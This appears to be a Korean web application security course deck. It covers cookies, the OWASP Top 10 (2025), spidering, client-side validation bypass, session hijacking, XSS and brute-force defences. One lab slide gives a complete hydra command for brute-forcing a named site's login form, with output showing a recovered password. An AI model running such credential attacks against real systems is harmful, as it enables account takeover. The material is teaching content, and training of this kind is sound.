
5. Cookie

❖ Persistent Cookie vs Session Cookie

	Persistent Cookie	Session Cookie
저장위치	하드디스크에 txt형태로 저장	웹 브라우저의 Cache에 임시저장
만료시기	Expiration data가 지났거나, 사용자가 파일을 삭제한 경우	브라우저를 닫거나, 서버에 의해 지워지는 경우
용도	사이트 재 방문 시 사용자 정보를 기억 하기 위해 사용 (ID,PW,팝업 창 제한 등)	서버를 이용하는 동안에 사용자 정보를 유지 하기 위해 사용
초기 접속 시 전송여부	초기접속 시 전송	초기에 전송할 쿠키가 없음

5. Javascript를 이용한 Cookie 확인


- ❖ 해당 사이트에서 사용하는 쿠키 확인
 - ◆ javascript:document.cookie



6. OWASP

❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>



* From the Survey

* From the Survey

6. OWASP

- ❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

- ❖ **A01: Broken Access Control(접근통제 실패)**

- ◆ 진단 관점 : "이 기능을 이 사용자가 해도 되는가?"
- ◆ 수직 권한 상승: 일반 계정 → 관리자 기능 직접 접근
- ◆ 수평 권한 이동: 다른 사용자 ID로 리소스 접근
- ◆ 예) /admin/deleteUser?id=2

6. OWASP

❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

❖ A02: Security Misconfiguration (보안 설정 오류)

- ◆ 진단 관점: 개발·운영 과정에서 기본값(default)이 그대로 남아 있는가?
- ◆ 디버그 모드 확인: 내부 변수, SQL 쿼리, 경로 노출 등 공격자가 구조를 파악함
- ◆ 에러 페이지에 스택 트레이스 노출 여부 :
 - 에러 발생 시 호출 함수 흐름이 그대로 출력됨
- ◆ 불필요한 서비스/포트 열림:
 - 방화벽 정책 미흡으로 오래된 서비스에 알려진 취약점을 공격 당할 수 있음.

6. OWASP

❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

❖ **A03: Software Supply Chain Failures(공급망 취약점)**

- ◆ 진단 관점: 이 앱은 혼자 동작하는가, 아니면 남의 코드 위에 서 있는가?
- ◆ 취약한 라이브러리 사용 여부: 오픈소스 라이브러리에 이미 알려진 취약점 존재
- ◆ 패키지 무결성 검증 여부: 설치한 라이브러리가 **정상 파일인지** 확인하는 과정
- ◆ CI/CD 파이프라인 보안 검증 존재 여부: 빌드·배포 과정에 보안 점검이 포함 여부
- ◆ 서드파티 코드 신뢰 여부

6. OWASP

❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

❖ **A04: Cryptographic Failures (암호화 실패)**

- ◆ **진단 관점:** 민감 정보가 '보호'되고 있는가, 아니면 '보관'만 되고 있는가
- ◆ **비밀번호 평문 저장 여부**
 - DB 유출 시 즉시 계정 탈취
 - 2차 피해 발생
- ◆ 약한 해시 사용 (MD5, SHA1)
- ◆ HTTPS 미사용
- ◆ 키 랜덤값 범위: 예측 가능한 토큰 생성

6. OWASP

- ❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

- ❖ **A05: Injection (주입)**

- ◆ 진단 관점: 입력이 데이터로 끝나는가, 명령이 되는가?
- ◆ **SQL / Command / Template / LDAP Injection**
 - 입력이 명령으로 해석됨

6. OWASP

- ❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

- ❖ **A06: Insecure Design (설계 취약점)**

- ◆ 진단 관점: 이 시스템은 공격을 전제로 설계되었는가?
- ◆ 인증, 권한 흐름 설계 미흡
 - 인증 후 권한 검증 누락기능별 권한 구분 없음
- ◆ 실패 시 안전하지 않은 동작
 - 에러 시 인증 우회

6. OWASP

- ❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

- ❖ **A07: Authentication Failures(인증 실패)**

- ◆ 진단 관점: 시스템은 '누가 누구인지'를 끝까지 확인하는가?
- ◆ 무차별 대입 제한 없음
- ◆ MFA 미구현
- ◆ 세션 고정 가능
- ◆ 토큰 재사용 가능

6. OWASP

- ❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

- ❖ **A08: Software & Data Integrity Failures (무결성 실패)**

- ◆ 진단 관점: 변조되면 알 수 있는가?
 - ◆ 업데이트 파일 변조
 - ◆ 빌드 산출물 변조

6. OWASP

- ❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

- ❖ **A09: Logging & Alerting Failures (로그 & 모니터링 실패)**

- ◆ 진단 관점: 공격이 발생했을 때, 우리는 확인이 가능한가?
 - ◆ 로그가 구성되어 있는지, 로그는 있지만 확인이 가능한지
 - ◆ 로그에 등급별 알림 설정 기능 존재

6. OWASP

- ❖ OWASP (Open Web Application Security Project)

- ◆ <https://owasp.org/Top10/2025/#main-project-page>

- ❖ **A10: Mishandling of Exceptional Conditions (예외 처리 오류, 신규)**

- ◆ **진단 관점:** 정상 입력이 아닐 때, 시스템은 어떻게 반응하는가?
 - ◆ 에러 시 내부 정보 노출
 - ◆ 예외 흐름에서 인증 우회

7. Web Spidering

- ❖ Web Application 의 구조와 기능을 파악 하는 것
- ❖ 수작업에 의한 Browsing
- ❖ 자동화 툴에 의한 Spidering
 - ◆ Paros
 - ◆ Burp Spider
 - ◆ WebScarab

7. Web Spidering

❖ 자동화 툴 이용 시 주의점

- ◆ 복잡한 스크립트에 의해 동적으로 생성되는 메뉴의 경우 미탐 가능성 존재
- ◆ 페이지 이동 시 정확한 입력 값을 요구하는 경우 미탐 가능성 존재
- ◆ 무한반복 되지 않도록 해야 함
 - 같은 URL에 Post방식으로 데이터를 전달하여 다른 페이지를 보여주는 경우 미탐가능성 존재
 - 일회성 정보를 포함하여 URL이 생성되는 경우에는 무한반복 가능성 존재
- ◆ Session이 종료되지 않도록 해야함
 - 인증이 사용되는 경우 Logout 페이지가 처리되는 경우
 - 입력 값에 민감한 애플리케이션인 경우 강제로 Session 종료
 - 페이지 별 인증 Token을 요구하는 경우

7. Type of Validation

❖ 데이터 검증 방식

◆ Client Side Validation

- 브라우저에서 제공되는 기능이나, 자바스크립트, HTML 등을 이용하여 데이터를 검증 후 검증된 데이터를 서버로 전송

◆ Server Side Validation

- 검증되지 않은 데이터를 서버로 전송 후 서버 측에서 검증

❖ 장/단점


	Client Side Validation	Server Side Validation
장점	서버에 부하가 없다	검증의 신뢰도가 높다
단점	검증 결과가 조작될 수 있다.	서버에 부하가 걸린다

❖ 두 가지 방식을 적절히 혼용하는 것이 좋다.

7. Bypassing Client Side Validation (cont)

❖ 소스코드 수정 하기

- ◆ Javascript가 포함된 HTML 코드를 저장 후 내용을 조작
- ◆ 경로정보를 절대경로로 변경해 주어야 함



❖ Web Proxy Tool 을 이용한 우회

- ◆ Request 혹은 Response 되는 데이터를 Proxy tool을 이용하여 직접 조작



7. ID/PW Brute Forcing

❖ ID/PW Brute Forcing

- ◆ Brute Forcing 공격은 예전부터 수행해 오던 공격 기법으로 Web 애플리케이션에서도 사용될 수 있다.
- ◆ ID 와 Password의 조합을 반복적으로 입력
 - 준비된 사전파일 이용 : Dictionary Attack
- ◆ 로그인 실패와 성공 시 응답되는 메시지의 내용이 다르므로 이를 이용하여 ID/PW가 올바른지 확인

❖ 사용 툴

- ◆ brutus-aet2, wwwhack, hydra 등

7. [실습] Hydra 를 이용한 Brute Forcing

❖ hydra

- ◆ hydra -t 1 -l nuno -P pass.txt b.xcurelab.com http-post-form "/member/member_login_check.asp:user_id=^USER^&user_pw=^PASS^:history"

❖ 결과

```
C:\#tools\hydra-5.4-win\hydra-5.4-win>hydra -t 1 -l nuno -P pass.txt a.xcurelab.c
om http-post-form "/member/member_login_check.asp:user_id=^USER^&user_pw=^PASS^:
history"
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2008-07-31 18:45:17
[DATA] 1 tasks, 1 servers, 8 login tries (1:1/p:8), ~8 tries per task
[DATA] attacking service http-post-form on port 80
[80][www-form] host: 172.16.1.80 login: nuno password: 1234
[STATUS] attack finished for a.xcurelab.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2008-07-31 18:45:17
```


7. ID/PW Brute Forcing 대응책

❖ 대응책

- ◆ 로그인 실패 시 제공되는 정보를 제한
 - (X) 해당 ID가 없습니다. 비밀번호가 맞지 않습니다
 - (O) ID 또는 비밀번호가 맞지 않습니다.
- ◆ 계정 잠금 정책을 사용
 - 예) 3회 실패 시 계정 잠금
- ◆ 로그인 처리 시간을 지연

❖ 추가 대응책

- ◆ 로그인 사용자의 IP를 확인하여 동시접속을 제어



비밀번호가 5회 이상 다르게 입력되었습니다.

사용자 확인을 위해 아이디, 비밀번호와 함께 하단의 숫자와 문자를 모두 입력해 주시기 바랍니다.

UT 6R 3P

보안 2단계 | IP보안 ON

아이디 ☐ 아이디저장

비밀번호

[계정 잠금 정책 예]

8. Web Session Hijacking

❖ Web Session Hijacking


- ◆ 다른 사용자가 사용하고 있는 Session Token을 획득하여 Session을 가로채는 공격
- ◆ Session Token만을 가지고 사용자를 인증하는 경우에 발생

❖ Impact

- ◆ 현재 로그인 중인 사용자의 권한을 획득

8. Web Session Hijacking 공격 절차

❖ Attack Flow



세션토큰 획득은 XSS나 Sniffing 등의 방법을 이용

8. Web Session Token 획득 방법

- ❖ Sniffing을 통한 Session Token 획득
 - ◆ Sniffing을 통해 Victim의 HTTP Request 패킷에 포함된 Session Token을 획득
- ❖ XSS를 통한 Session Token 획득
 - ◆ Cross Site Scripting을 이용하여 Victim의 브라우저 HTML DOM에 저장된 Session Token 획득

8. XSS(Cross Site Scripting)

❖ Preface

- ◆ 요즘의 웹사이트 과거의 정적인 페이지에서 벗어나 동적인 페이지를 제공
- ◆ 동적인 페이지에서는 사용자의 입력을 받아 어떤 작업을 처리하므로 사용자로부터 입력된 데이터를 적절히 검증하지 않으면 보안상 취약점이 발생할 수 있음
- ◆ XSS 공격의 경우 서버를 장악하지 않고도 개인정보를 쉽게 유출할 수 있다.
- ◆ 요즘 환경으로 변하면서 JavaScript가 널리 사용됨에 따라 AJAX를 이용한 XSS나 UCC (User Create Contents)에 의한 XSS가 재조명 되고 있다.

8. XSS (cont)

❖ Main Cause

- ◆ 사용자로부터 입력된 데이터를 적절한 검증 없이 Web Document로 출력하는 경우 발생
- ◆ Attacker가 악성 Script를 입력했다면 Victim은 악성스크립트를 신뢰하는 웹 서버가 보낸 것으로 믿고 실행하게 됨
- ◆ XSS는 서버를 공격하는 것이 아니라 서버를 경유하여 클라이언트를 공격하는 것

❖ Impact

- ◆ Cookie Access
- ◆ DOM (Document Object Mode) Access
- ◆ Clipboard Access
- ◆ Key logging


8. Type of XSS

- ❖ Reflective XSS (non-persistent)
 - ◆ 공격자는 악성 스크립트를 포함한 URL을 Victim에게 노출
 - 이메일, 메신저, 웹 게시판 등을 이용
 - ◆ 악성스크립트는 서버에 저장되지 않는다.

- ❖ Stored XSS (persistent)
 - ◆ 공격자는 악성 스크립트를 XSS에 취약한 웹 서버에 저장
 - 웹 게시판, 방명록 등
 - ◆ 공격자는 해당 게시물을 Victim에게 노출시킴

